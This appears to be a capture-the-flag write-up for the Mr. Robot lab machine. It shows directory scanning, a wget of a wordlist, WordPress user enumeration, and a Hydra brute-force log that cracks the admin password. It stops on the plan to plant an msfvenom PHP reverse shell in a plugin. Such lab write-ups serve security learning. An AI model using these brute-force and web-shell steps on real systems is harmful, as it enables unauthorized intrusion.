



Mr. Robot Writeup


by: Netkiller

1-Scanning the target




We found a web server, let's see it and dirbuster it





There are many interesting files, but first, let's see the robots.txt for sensitive information



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User-agent: *  
fsociety.dic  
key-1-of-3.txt
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
Nice, we found the first key on /key-1-of-3.txt (can get it with wget) and a dictionary file.


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~ : zsh — Konsole <2>
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
(netkiller@kali)-[~]
└─$ wget http://10.42.0.157/fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mirrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
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lang
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output
SLOTNAME
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2-Surprise, there is a Wordpress


In the dirbuster scan, we found also a wp-login, we can use Burpsuite, Hydra or a fuzzer to enum a user.

(We filter the dictionary using “sort -u fsociety.dic > new.txt”)





Using Burpsuite Intruder, we found that the request with “Elliot” payload as user has a different response (this is the user). Now we need to found the password (using hydra, Burpsuite, etc..)





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~ : zsh — Konsole <2>
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "exist" - 5714 of 11452 [child 14] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "existence" - 5715 of 11452 [child 15] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "existing" - 5716 of 11452 [child 10] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "exists" - 5717 of 11452 [child 24] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "exitstital" - 5718 of 11452 [child 36] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "expand" - 5719 of 11452 [child 17] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "Expand" - 5720 of 11452 [child 38] (0/0)
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[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "expanding" - 5722 of 11452 [child 50] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "Expat" - 5723 of 11452 [child 52] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "expect" - 5724 of 11452 [child 35] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "expected" - 5725 of 11452 [child 21] (0/0)
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[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "expert" - 5735 of 11452 [child 18] (0/0)
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[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "experts" - 5737 of 11452 [child 37] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "expirationdate" - 5738 of 11452 [child 71] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "expiry" - 5739 of 11452 [child 27] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "explain" - 5740 of 11452 [child 31] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "explained" - 5741 of 11452 [child 45] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "explaining" - 5742 of 11452 [child 26] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "explains" - 5743 of 11452 [child 55] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "Explains" - 5744 of 11452 [child 53] (0/0)
[ATTEMPT] target 10.42.0.157 - login "Elliot" - pass "explanation" - 5745 of 11452 [child 41] (0/0)
[80][http-post-form] host: 10.42.0.157 login: Elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 00:47:31



(netkiller@kali) ~
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3-Getting the meterpreter reverse shell

When we take a look in the wordpress admin page, we found that we can edit and run a set of plugins.




Using msfvenom we can deploy a php reverse shell and copy/paste the content in a random editable plugin

